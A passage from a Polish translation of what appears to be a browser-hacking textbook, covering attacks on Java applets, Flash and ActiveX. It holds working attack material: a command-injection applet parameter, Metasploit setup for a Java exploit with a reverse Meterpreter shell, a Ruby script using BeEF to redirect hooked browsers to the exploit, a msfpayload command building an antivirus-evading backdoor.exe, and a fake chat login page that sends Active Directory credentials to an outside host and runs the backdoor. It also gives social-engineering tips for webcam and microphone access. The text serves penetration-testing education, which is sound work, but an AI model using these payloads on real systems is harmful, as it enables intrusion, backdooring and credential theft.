We fragmencie kodu znajdują się dwa obszary, na które należy zwrócić uwagę. Pierwszym z nich jest to, że aplet nadpisuje domyślny Security Manager w celu złagodzenia uprawnień wymaganych do wykonywania poleceń. Bez nadawania wyraźnych uprawnień apletowi lub wszystkich uprawnień, jak w tym przykładzie, aplet rzuciłby wyjątek bezpieczeństwa odmawiający wykonania poleceń. Po drugie, zmienna str2 ustawia polecenie, które ma być uruchamiane z argumentem dir, który jest przekazywany do kodu. Ta informacja zawiera wszystko, co musisz wiedzieć o wykonywaniu dodatkowych poleceń systemu operacyjnego. Aby wykorzystać to odkrycie, musisz podać dodatkowe polecenia, które zostaną wykonane przez cmd.exe. Ponieważ oryginalne polecenie nie jest wyświetlane na ekranie, dodatkowe dołączone polecenia są przezroczyste. Aby to wypróbować, zmodyfikuj początkowy kod HTML w następujący sposób:

<object id='signedAppletCmdExec'

classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'

name='signedAppletCmdExec'>

<param name='code' value='signedAppletCmdExec.class' />

<param name='codebase' value='null' />

<param name='archive'

value='http://browserhacker.com/signedAppletCmdExec.jar' />

<param name='debug' value='true' />

<param name='dir' value='c:/ && notepad.exe' />

<object id=’signedAppletCmdExec’

Podświetlona modyfikacja powoduje, że proces cmd.exe, gdy jest wykonywany przez aplet Java, przechodzi do katalogu c:/, a następnie uruchamia notepad.exe. Aby sprawdzić, czy to działa, przeładuj stronę ataku i powinieneś zobaczyć dane wyjściowe podobne do tego na rysunku 8-14. Tytuł cmd.exe zmieni się, aby pokazać, że użytkownik wykonuje notepad.exe. Jeśli jednak wykonanie zakończy się szybko, jest mało prawdopodobne, że użytkownik zauważyłby krótkotrwałą zmianę. Byłaby to świetna

okazja do wykonania ładunku Metasploit Meterpreter, który mógłby szybko przejść do innego procesu. Inne ataki mogą obejmować dodawanie nowych użytkowników lokalnych lub, po otrzymaniu odpowiednich uprawnień, nawet członków administratora domeny, jeśli cel ma podwyższone uprawnienia w domenie Windows.

Ten scenariusz przedstawia nieco wymyślny przykład wykorzystania podatnych na ataki apletów Java do wykonywania dodatkowych poleceń systemu operacyjnego. Pomyśl jednak o bardziej wyrafinowanych apletach Java, z którymi mogłeś się spotkać. Niezależnie od tego, czy Twoim celem są programy pobierające, instalujące lub inne aplety o podobnej funkcjonalności, prawie zawsze są one delegowane jako zaufane przez użytkownika. Co się stanie, jeśli zmodyfikujesz opcje tych zaufanych aplikacji i wyślesz je do celu? Aby wykorzystać te techniki, musisz wyciągnąć dekompilator Java i kopać głębiej.

Omijanie piaskownicy Java

Co jakiś czas wykrywane są luki w piaskownicy Java, które umożliwiają ominięcie piaskownicy i wykonanie złośliwego kodu poza piaskownicą. Jednak nie każda wersja Javy jest podatna na ataki; częścią wyzwania jest odcisk palca konkretnej wersji Javy w celu ustalenia, czy istnieje słabość. Bez tych informacji wyrwanie się z piaskownicy będzie trudne. Kod odcisków palców we wcześniejszej części tego rozdziału umożliwia odciski palców konkretnej wersji uruchomionej Javy. Dzięki tym informacjom można określić, czy istnieje obejście piaskownicy dla tej konkretnej wersji Java. Ponieważ Java zmienia się regularnie, a co za tym idzie taktyki wykorzystywania, wymienianie w tej książce konkretnych podatnych wersji jest bezcelowe. Szybkie wyszukiwanie w Internecie wersji, z którą masz do czynienia, to najskuteczniejszy sposób na wykrycie potencjalnych ominięć. Inne aspekty do rozważenia to dwa poprzednie przykłady kodu Java. Każdy z nich umożliwia wykorzystanie podpisanego apletu do połączenia JavaScript i apletu Java. Jest to jedyny sposób radzenia sobie z manipulacjami systemu operacyjnego w aplecie bez exploita. Jak zapewne zauważyłeś, może to generować alerty, a dodatkowe socjotechniki lub inne ataki są potrzebne, aby ten atak był skuteczny. Jednym z najbardziej znanych ominięć piaskownicy był CVE-2013-0422, którego celem było Javę 1.7 między aktualizacją 9 a 10. Podobnie jak wiele błędów Javy, ten został najpierw zauważony na wolności, a następnie odciemniony, przeanalizowany, a na koniec załatany. Pierwsze publiczne wydanie odciemnionego kodu pochodziło z Security Obscurity. Kod apletu jest dostępny na https://browserhacker.com. Luka wykorzystana przez to obejście opierała się na interfejsie Java Reflection API. Odbicie to zdolność kodu do badania i modyfikowania zachowania obiektów w czasie wykonywania. W tym konkretnym przypadku za pomocą odbicia można było uzyskać instancję com.sun.jmx.mbeanserver.MBeanInstantiator, a następnie wywołać metodę findClass(). Dzięki tej możliwości można następnie załadować dodatkowe klasy, a w praktyce nawet wywołać zdefiniowaną przez siebie klasę, która wywołuje zwykłą metodę Runtime .getRuntime().exec() w celu wykonywania poleceń systemu operacyjnego. Ponieważ

piaskownica została ominięta, nadużywanie tej luki oznaczało, że możliwe było wykonanie poleceń systemu operacyjnego z niepodpisanego apletu. W tamtym czasie wpływ tej luki był znaczący, ponieważ, jak omówiono wcześniej, firma Oracle dodała funkcję Click to Play tylko z wersji 1.7 aktualizacji 11.

Wykorzystywanie Javy

Poniższy przykład dotyczy aktualizacji Java 1.7 w wersji 17 lub starszej, wykorzystując CVE-2013-242322 odkryte przez Jeroena Frijtersa. Moduł Metasploit dla tego exploita nazywa się java_jre17_driver_manager. Pamiętasz drugie obejście Click to Play, odkryte przez Immunity i omówione wcześniej w tym rozdziale? Oto praktyczny przykład użycia go z tym exploitem w celu ominięcia funkcji Click to Play, ponieważ celujesz w Javę 1.7 w wersji nowszej niż aktualizacja 11. Najpierw musisz skonfigurować exploita w Metasploit:

msf > use exploit/multi/browser/java_jre17_driver_manager

msf exploit(java_jre17_driver_manager) > set PAYLOAD

java/meterpreter/reverse_tcp

msf exploit(java_jre17_driver_manager) > set SRVHOST 172.16.37.1

msf exploit(java_jre17_driver_manager) > set LHOST 172.16.37.1

msf exploit(java_jre17_driver_manager) > exploit

[*] Exploit running as background job.

[*] Started reverse handler on 172.16.37.1:4444

[*] Using URL: http://172.16.37.1:8080/uGDMZKaKGvbP59

[*] Server started.

Teraz, gdy moduł obsługi wstecznej jest gotowy do akceptowania połączeń, a także serwera WWW obsługującego złośliwe pliki JAR i JNLP, możesz przystąpić do nakłaniania ofiary do odwiedzenia podświetlonego adresu URL. Zanotuj to, ponieważ musisz zastąpić wartość zmiennej EXPLOIT_URL w następującym skrypcie Rubiego:

require 'rest_client'

require 'json'

RESTful API root endpoints

ATTACK_DOMAIN = "172.16.37.1"

RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"

RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"

RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"

RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"

Metasploit exploit URL

EXPLOIT_URL = "http://172.16.37.1:8080/uGDMZKaKGvbP59"

```
BEEF_USER = "beef"
BEEF_PASSWD = "beef"
@token = nil
@modules = nil
@hooks = nil
def print_banner
puts "[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]"
end
def auth
response = RestClient.post "#{RESTAPI_ADMIN}/login",
{ 'username' => "#{BEEF_USER}",
'password' => "#{BEEF_PASSWD}"}.to_json,
:content_type => :json,
:accept => :json
result = JSON.parse(response.body)
@token = result['token']
puts "[+] Retrieved RESTful API token: #{@token}"
end
def get_hooks
response = RestClient.get "#{RESTAPI_HOOKS}",
{:params => {:token => @token}}
result = JSON.parse(response.body)
@hooks = result["hooked-browsers"]["online"]
puts "[+] Retrieved Hooked Browsers list. Online: #{@hooks.size}"
end
def get_modules
response = RestClient.get "#{RESTAPI_MODULES}",
{:params => {:token => @token}}
@modules = JSON.parse(response.body)
puts "[+] Retrieved #{@modules.size} available command modules"
end
```

```
def get_module_id(mod_name)
@modules.each do |mod|
#normal modules
if mod_name == mod[1]["class"]
return mod[1]["id"]
break
end
end
end
def pwn
@windows_hooks = []
@hooks.each do |hook|
session = hook[1]["session"]
browser = "#{hook[1]["name"]}-#{hook[1]["version"]}"
if browser.match(/^IE/)
sleep 2
mod_id = get_module_id("Site_redirect")
redirect_to_msf(session, mod_id)
puts "[+] Browser [#{browser}] redirected to " +
"MSF exploit [multi/browser/java_jre17_driver_manager]."+
"Check your MSFconsole..."
else
puts "[+] Skipping browser [#{browser}] because" +
" the Click to Play bypass will not work."
end
end
end
def redirect_to_msf(session, mod_id)
RestClient.post "#{RESTAPI_MODULES}/#{session}/#{mod_id}?\
token=#{@token}",
{"redirect_url" => EXPLOIT_URL}.to_json,
```

```
:content_type => :json,

:accept => :json

end

print_banner

# Retrieve the RESTful API token

auth

# Retrieve online hooked browsers

get_hooks

# Retrieve available modules

get_modules

# Redirects

pwn
```

Kod Rubiego używa RESTful API BeEF, aby zautomatyzować proces wysyłania instrukcji do określonych typów podpiętych przeglądarek, bez konieczności korzystania z GUI. Podczas uruchamiania skryptu, jeśli jakakolwiek przeglądarka Internet Explorer zostanie podpięta, zostaną przekierowane do podświetlonego adresu URL:

```
LON-SP-5DV7P:Ch08 morru$ ruby java_1.7u17_Exploit_rest.rb

[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]

[+] Retrieved RESTful API token:8a9ca8fab115a07677b736317c836842420c8131

[+] Retrieved Hooked Browsers list. Online: 1

[+] Retrieved 435 available command modules

[+] Skipping browser [FF-24] because the Click to Play

bypass will not work.

[+] Browser [IE-10] redirected to MSF exploit

[multi/browser/java_jre17_driver_manager].Check your MSFconsole...
```

Gdy przeglądarka zostanie przekierowana na adres URL serwera WWW Metasploit, serwowany jest plik JNLP, a także złośliwy plik JAR. Metasploit zajmie się resztą. Obejmuje to przesłanie i wykonanie etapu Java Meterpreter, a na koniec wykonanie pełnego ładunku Meterpretera na maszynie docelowej:

```
msf exploit(java_jre17_driver_manager) > [*] 172.16.37.149

java_jre17_driver_manager - handling request for /uGDMZKaKGvbP59

[*] 172.16.37.149 java_jre17_driver_manager -
```

handling request for /uGDMZKaKGvbP59/

[*] 172.16.37.149 java_jre17_driver_manager -

handling request for /uGDMZKaKGvbP59

[*] 172.16.37.149 java_jre17_driver_manager -

handling request for /uGDMZKaKGvbP59/

[*] 172.16.37.149 java_jre17_driver_manager -

handling request for /uGDMZKaKGvbP59/CanPVnBL.jnlp

[*] 172.16.37.149 java_jre17_driver_manager -


handling request for /uGDMZKaKGvbP59/maUmMQvf.jar

[*] Sending stage (30355 bytes) to 172.16.37.149

[*] Meterpreter session 1 opened (172.16.37.1:4444 ->

172.16.37.149:64944) at 2013-09-30 13:08:54 +0100

Zaletą korzystania z tego exploita jest to, że w połączeniu z omówionym wcześniej obejściem Click to Play, atak jest wykonywany bez konieczności interwencji użytkownika. Rysunek przedstawia konsolę Java (otwieraną tylko w celu debugowania). Podświetlony wiersz pokazuje obejście „kliknij, aby odtworzyć” w deskryptorze JNLP



W tej sekcji pokrótce zademonstrowano, jak korzystać z Metasploit i BeEF we wspólnym wysiłku. Skonfigurowałeś kombinację exploita Javy i obejścia CtP. Potencjalnie można było to zrobić w mniejszej liczbie kroków, ale w tym przypadku efektem końcowym jest interaktywna kontrola nad komputerem ofiary na poziomie systemu operacyjnego.

Atakowanie Flasha

Podobnie jak Java, Flash to kolejna popularna wtyczka, która jest szeroko stosowana. Flash to framework do tworzenia animacji, aplikacji interaktywnych i grafiki wektorowej. Jest również często używany jako metoda dostarczania multimediów strumieniowych do korzystania z Internetu przez użytkownika. Flash utrzymuje własny magazyn plików cookie, który pozwala na pliki cookie (które nie mogą być usunięte bezpośrednio z przeglądarki). Flash może również używać lokalnej pamięci do buforowania plików i może uzyskać dostęp do kamery internetowej i mikrofonu. Flash ma również możliwość wysyłania i odbierania danych do zdalnych celów. Zrozumienie, czym jest Flash i jak go odciskać, a następnie wykorzystywać, jest przydatną umiejętnością, którą można dodać do zestawu narzędzi ataku. Wszechobecność wtyczki i możliwość wykorzystania jej do nadużywania mikrofonów i kamer internetowych sprawiają, że jest cennym celem. Jak wspomniano wcześniej, Flash jest często używany w interaktywnych grach online. Popularne gry na Facebooku, takie jak Farmville, zależą od Flasha. Chociaż wiele gier online korzysta z Flasha, wydaje się, że trend się zmienia, częściowo ze względu na to, że Apple nie obsługuje Flasha dla iPhone'a. Ta zmiana powoduje, że programiści wykorzystują inne sposoby tworzenia interaktywnych aplikacji i gier obsługiwanych przez wiele platform.

Zrozumienie obiektów współdzielonych

Obiekty współdzielone to konstrukcja ActionScript, która umożliwia lokalne i zdalne pobieranie danych z magazynu danych. Najczęstszym zastosowaniem Shared Objects są pliki cookie Flash. Użytkownik nie może łatwo zarządzać obiektami udostępnionymi. Aby zarządzać tym, co jest przechowywane, musisz odwiedzić Panel przechowywania witryn.23 Rysunek 8-16 przedstawia panel przechowywania i pokazuje informacje, które możesz zobaczyć. Panel umożliwia ustawienie ilości danych, które mogą być przechowywane na komputerze, a także umożliwia usunięcie istniejących danych. W przeciwieństwie do plików cookie sesji przeglądarki, dane obiektów współdzielonych nie są regularnie usuwane, dlatego pliki cookie Flash są tak atrakcyjne. Oprócz podstawowych informacji o użytkowniku, te magazyny danych mogą zawierać informacje o poświadczeniach dostępu do aplikacji zdalnych lub innych poufnych danych.


Informacje z obiektów udostępnionych są również przechowywane w systemie plików. Aby wyświetlić swoje informacje na komputerze Mac, przejdź do folderu Library/Preferences/Macromedia/Flash Player/#SharedObjects/ w swoim katalogu domowym. W systemie Windows pliki znajdują się w C:\Documents and Settings\[nazwa użytkownika]\Dane aplikacji\Macromedia\Flash Player. Przeglądając te pliki, możesz znaleźć dane uwierzytelniające, informacje, które zmodyfikują funkcjonalność programu lub inne doskonałe ciekawostki. Z tego powodu, gdy masz zhakowane systemy, te pliki nie są złym miejscem do szukania informacji, które pomogą w dalszej eksploatacji.

ActionScript

ActionScript to język skryptowy typu open source, który kompiluje się do kodu bajtowego i jest wykorzystywany zarówno w Adobe Flash, jak i Apache Flex. Kod bajtowy jest wykonywany w wirtualnej maszynie ActionScript (AVM), która zapewnia środowisko piaskownicy podobne do środowiska Java. Flash jest przeznaczony głównie do dostarczania treści internetowych; jako taki zwykle ma mniej interakcji bezpośrednio z systemem operacyjnym. ActionScript może wysyłać żądania sieciowe i sieciowe, uzyskiwać dostęp do określonych urządzeń peryferyjnych i przesyłać strumieniowo multimedia do użytkownika. Chociaż kod bajtowy skompilowany w języku ActionScript nie jest czytelny dla człowieka, narzędzia takie jak SWFScan mogą przekształcić kod bajtowy z powrotem w kod ActionScript. Są one przydatne z tego samego powodu, co dekompilacja aplikacji Java. Często te aplikacje zawierają zakodowane dane uwierzytelniające, adresy URL, do których nie można prowadzić linków na stronach, oraz inne interesujące treści. Wykorzystanie tych danych może również umożliwić manipulowanie tym, co zobaczy ofiara, gdy zmienisz zawartość za pomocą ataków MitM.

Wykorzystanie kamery internetowej i mikrofonu

Możliwość wykorzystania zarówno mikrofonu, jak i kamery internetowej sprawia, że zabawa z Flashem jest niezwykle interesująca. Domyślnym ustawieniem zabezpieczeń mikrofonu i kamery internetowej jest odmowa dostępu. Po kliknięciu apletu Flash prawym przyciskiem myszy i wybraniu opcji Ustawienia możesz sprawdzić swoje bieżące ustawienia. Rysunek przedstawia ustawienia, które zezwalają lub uniemożliwiają korzystanie z mikrofonu lub kamery.



Jeśli uda Ci się nakłonić kogoś do włączenia tej funkcji, aplety Flash mogą uzyskać dostęp do kamery i mikrofonu. Co więcej, jeśli oszukasz ofiarę, aby zaznaczyła opcję Zapamiętaj, Flash zapamięta ustawienie dla wszystkich apletów Flasha w przyszłości w kontekście bieżącego źródła. To ustawienie nie jest specyficzne dla Flashapletu, więc każdy inny aplet Flash z tej samej witryny będzie dozwolony. Wykorzystanie tej funkcji w ramach ataku socjotechnicznego jest przydatne. Na przykład, jeśli oszukasz kogoś do uruchomienia gry Flash, która robi zdjęcie kamerą internetową i rysuje na górze zabawny kapelusz, możesz wykorzystać to do przyszłego kompromisu. Gdy ofiara zezwoli na dostęp do kamery i mikrofonu, możesz wysłać następną, ukrytą aplikację Flash 1x1 piksel, która po prostu rejestruje jej mikrofon i kamerę, jak pokazano w Części 5. Znaleziono interfejsy API używane do uzyskiwania dostępu do kamery w dokumentacji ActionScript ,instrukcja w klasie Camera. Za pomocą klasy Camera można nagrywać wideo, uzyskiwać statystyki wideo i ustawiać liczbę klatek na sekundę (FPS) kamery. Poszczególne ujęcia można wykonać, ustawiając FPS na 0. Aby określić, czy kamera jest włączona, można zbadać atrybut name klasy Camera, aby wskazać, czy kamera jest obecna. Jeśli atrybut name jest pusty, kamera może być niedostępna. Interfejs API mikrofonu ma podobną funkcjonalność. Istnieje również odwołanie do ActionScript. Mikrofon ma możliwość nagrywania dźwięku, określania ilości wykrywanego dźwięku oraz wyłączania tłumienia echa i innych zadań. Do wysyłania danych dźwiękowych przez Internet używana jest klasa Microphone w połączeniu z klasą NetStream. Jedną z najczęstszych metod (choć teraz załataną) było społeczne zaprojektowanie ofiary w celu zmiany tych ustawień prywatności Flasha poprzez ataki Clickjacking i. Jak omówiono w Części 4, koncepcja polegała na wykorzystaniu przezroczystych ramek IFrame i elementów DIV do prezentowania ofierze

elementów interfejsu użytkownika. Jednak po kliknięciu tych elementów w rzeczywistości modyfikowały one ustawienia prywatności Flash, dając wyższy dostęp do źródła.

Rozmazany błysk

Podobnie jak wiele technologii, Flash można rozmyć, aby znaleźć awarie. Oczywiście badacze bezpieczeństwa robili to przy wielu okazjach w przeszłości, aby odkryć różne możliwe do wykorzystania warunki. Godny uwagi wysiłek w celu znalezienia możliwych do wykorzystania błędów we Flashu został wykonany przez zespół ds. Bezpieczeństwa Google27 w 2011 roku. Udało im się rozmyć Flasha na dużą skalę, analizując ogromny zestaw plików Flash. W ramach tego dochodzenia zidentyfikowano około 400 unikalnych sygnatur awarii, z których 106 zostało oznaczonych jako błędy bezpieczeństwa. Zespół ds. bezpieczeństwa Google najpierw zebrał około 20 TB plików SWF. Z tego stworzyli minimalny zestaw 20 000 unikalnych plików. Pliki te zostały zmutowane i wprowadzone do programu Flash Player podczas monitorowania awarii.

Atakowanie kontrolek ActiveX

ActiveX to architektura wtyczek firmy Microsoft dla przeglądarek, która umożliwia programistom wbudowanie w przeglądarkę dodatkowych funkcji. Kontrolki ActiveX mogą robić wszystko, od tworzenia animacji po instalowanie oprogramowania w systemie. Ponieważ mają moc wypełniania luki między przeglądarką a systemem operacyjnym, są również głównym celem eksploatacji. Wiele witryn wymaga dodatkowych funkcji z ActiveX, aby działać poprawnie. Niektóre formanty ActiveX będą znane, takie jak Adobe Flash, Java lub Windows Update. Niektóre kontrolki zapewniają funkcje specyficzne dla witryny, takie jak uwierzytelnianie i zarządzanie certyfikatami. W chwili pisania tego tekstu chińskie witryny bankowe są jednym z takich przykładów. Rozumiejąc, jak działają te kontrolki i jak je wykorzystywać, możesz wykorzystać luki w nich do odcisków palców w przeglądarkach, manipulować wykonaniem i uzyskać dostęp do systemu. Chociaż ActiveX jest przeznaczony dla przeglądarki Internet Explorer, istnieje wtyczka dla przeglądarki Chrome i Firefox, która umożliwia uruchamianie ActiveX bez konieczności otwierania okna przeglądarki Internet Explorer. Głównym ograniczeniem tych wtyczek jest to, że nadal muszą być uruchamiane w systemie Windows, ponieważ ActiveX jest skompilowanym kodem.

Wykorzystywanie ActiveX

Wykorzystywanie ActiveX nie zawsze jest proste. Czasami trzeba połączyć dwa różne ataki, aby uzyskać dostęp do bardziej chronionych zasobów. W poniższym przykładzie zobaczysz, jak wykorzystać zarówno dostęp do udziału korporacyjnego, jak i wiedzę, że wtyczka jest zainstalowana, aby wykorzystać hosta. Badanym modułem jest wtyczka Mitsubishi MC-WorX ActiveX. Ta wtyczka jest częścią pakietu Mitsubishi MC-WorX SCADA i pomaga w wizualizacjach dla systemów produkcyjnych. Wtyczka, którą wykorzystujesz, ma działać jako program uruchamiający sam program. Luka wykryta przez Blake'a umożliwia określenie dowolnej nazwy pliku do uruchomienia. Problem w tym, że exploit pozwala tylko na lokalne nazwy plików. Ścieżki UNC nie są dozwolone; jeśli jednak ścieżka UNC została zmapowana na literę dysku, ścieżki te będą działać. Jest to często spotykane w środowiskach korporacyjnych, z udziałami plików wydziałów i innymi zasobami korporacyjnymi. W takich sytuacjach jest prawdopodobne, że istnieje inny mniej uprzywilejowany użytkownik, którego możesz chcieć zaatakować, a który ma pewien dostęp do udziału korporacyjnego. W tym przykładzie tworzysz ładunek Metasploit, konfigurujesz program obsługi i tworzysz przykładową stronę, którą chcesz odwiedzić ofiara. Możesz zmusić kogoś do odwiedzenia tej strony, wstrzykując ją na legalną stronę za pośrednictwem Ettercap, modyfikując udział sieciowy w intranecie lub dostarczając go w ramach kampanii phishingowej. Założenie jest takie, że wtyczka jest już zainstalowana w systemie docelowym. Jednak Chris Gates przedstawił kilka technik mających na celu nakłonienie użytkowników do

zainstalowania najpierw zagrożonej wtyczki pod pretekstem, że konieczne jest przejrzenie treści, która ostatecznie wykorzysta użytkownika. Niezależnie od tego, w jaki sposób cel ma zainstalowane oprogramowanie, załóżmy, że cel ma zainstalowaną wtyczkę.

NARZĘDZIA METASPLOIT

Możesz wchodzić w interakcję z platformą Metasploit na wiele różnych sposobów. Rozdział 6 wcześniej zademonstrował Metasploit za pomocą interaktywnego interfejsu konsoli lub msfconsole. Inne ważne polecenia Metasploit to:

* Msfpayload — narzędzie wiersza polecenia do generowania ładunków Metasploit.

* Msfencode — narzędzie wiersza polecenia do kodowania kodu powłoki. Dość często msfpayload i msfencode są wykonywane razem, aby wyprowadzić określony ładunek, a następnie go zakodować.

* Msfvenom — polecenie łączące bezpośrednio msfpayload i msfencode.

* Msfgui — interaktywny, graficzny interfejs użytkownika dla Metasploit.

Następnym krokiem jest utworzenie i przesłanie ładunku Meterpretera, który zostanie następnie dostarczony i wykonany przez ofiarę. Zakłada się, że Twój adres IP to 192.168.1.132. Aby wygenerować backdoora Meterpretera, musisz określić ładunek, port i adres IP w msfpayload. Ponadto prawdopodobnie chcesz użyć msfencode do dalszego kodowania pliku binarnego, aby zmniejszyć prawdopodobieństwo jego wykrycia przez program antywirusowy. To przechodzi przez okresy bycia skutecznym lub nieefektywnym. Jeśli ładunek zostanie wykryty przez program antywirusowy, spróbuj użyć programu pakującego, takiego jak Hyperion lub, jeszcze lepiej, Veil. Poniższe polecenie powłoki łączy msfpayload i msfencode, aby utworzyć plik binarny:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.132\
LPORT=8675 R | msfencode -c 3 -t exe > backdoor.exe
```

Powoduje to utworzenie odwróconego ładunku Meterpretera, który jest kodowany trzykrotnie i zapisuje plik wykonywalny jako backdoor.exe. Następnie potrzebujesz dołączonego programu obsługi Metasploit, aby umożliwić ponowne połączenie ładunku. Aby to zrobić, musisz uruchomić msfconsole Metasploit, a następnie uruchomić multi/handler z następującymi opcjami:

```
msf> use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(handler) > set LPORT 8675
LPORT => 8675
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
```

[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.132:8675


[*] Starting the payload handler...

Widać tutaj, że program obsługi nasłuchuje w tym momencie, a ponieważ uruchomiłeś go z opcją -j, będzie działał w tle i akceptował wiele przychodzących powłok. Jest to przydatne, gdy wiele ofiar łączy się z tobą. Następnym krokiem jest zbudowanie strony, która będzie wystarczająco przekonująca, aby użytkownicy kliknęli złośliwy link. W Części 5 omówiono różne techniki zmuszania ofiar do wykonania złośliwego kodu za pośrednictwem przeglądarki, takie jak nadużywanie oczekiwań dotyczących interfejsu użytkownika lub fałszywe aktualizacje oprogramowania. Najpierw utwórz stronę HTML, która wygląda jak program do czatu. Strona będzie miała dwie funkcje: pole logowania zachęcające do logowania do Active Directory oraz przycisk logowania. Przycisk, który tworzy wtyczka, powie Login Client, więc możesz rozważyć zabicie dwóch ptaków jednym kamieniem i utworzenie przechwytywania danych uwierzytelniających, a także exploita:

```
<html>

<body>

<script>

function submitData()

{

var x = document.getElementById("sploit");

var url = "http://browserhacker.com/capture.rb?un=" +

x.elements[0].value + "&pw=" + x.elements[1].value;

document.getElementById('t1').background=url;

}

</script>

<div align=center>

<form id="sploit" >

<table id='t1' border=0 background="">

<tr><th colspan=2>BrowserVictim.com Chat System

Please Log in with your ActiveDirectory Credentials</th></tr>

<tr><th>Username:</th><td><input type=text name="user"></td></tr>

<tr><th>Password:</th><td><input type=password name="pass"

onBlur="submitData()"></th></tr>

<tr><th colspan=2>

<object classid='clsid:C28A127E-4A85-11D3-A5FF-00A0249E352D'
```

```
id='target'>

</object>

</tr></td>

</form>


</div>

<script language='vbscript'>

document.getElementById("target").fileName = "Z:\\backdoor.exe"

</script>

</body>

</html>
```

Kod obserwuje zmiany w polu hasła za pomocą metody onBlur i po wyzwoleniu wywołuje funkcję submitData. Ta funkcja próbuje ustawić tło tabeli zawierającej informacje logowania na obraz, który w rzeczywistości wysyła nazwę użytkownika i hasło jako część żądania GET do browserhacker.com. Gdy użytkownik kliknie przycisk, aby się zalogować, uruchomi backdoora. Przeglądana strona powinna wyglądać jak na rysunku.



Po kliknięciu przycisku Login Client formant ActiveX próbuje wywołać backdoor.exe. Aby zoptymalizować swoje szanse na sukces, możesz nazwać go czymś mniej oczywistym, na przykład „chatclient.exe” i dostosować nazwę do fałszywej strony internetowej, którą utworzyłeś. Rysunek pokazuje wyskakujące okienko z ostrzeżeniem, które użytkownicy otrzymają, jeśli plik nie jest podpisany.

Gdy użytkownik kliknie OK, program wywoła Twój program nasłuchujący Metasploit. Metasploit utworzy nową sesję i umożliwi interakcję z nową sesją Meterpretera:

msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.1.198

[*] Meterpreter session 7 opened (192.168.1.132:8675 ->

192.168.1.198:50407) at 2013-09-17 01:09:01 -0400

msf exploit(handler) > sessions -i 7

[*] Starting interaction with 7...

meterpreter > sysinfo

Computer : WIN-758UJIVA5C3

OS : Windows 7 (Build 7600).

Architecture : x86

System Language : en_US

Meterpreter : x86/win32

meterpreter >

Chociaż ten atak jest nieco bardziej skomplikowany, możliwe jest również bezpośrednie zaatakowanie ActiveX, podobnie jak wiele innych wtyczek. Podatności są cały czas znajdowane we wtyczkach, więc jest to kwestia znalezienia odpowiedniego exploita dla docelowej platformy.

Atakowanie czytników PDF

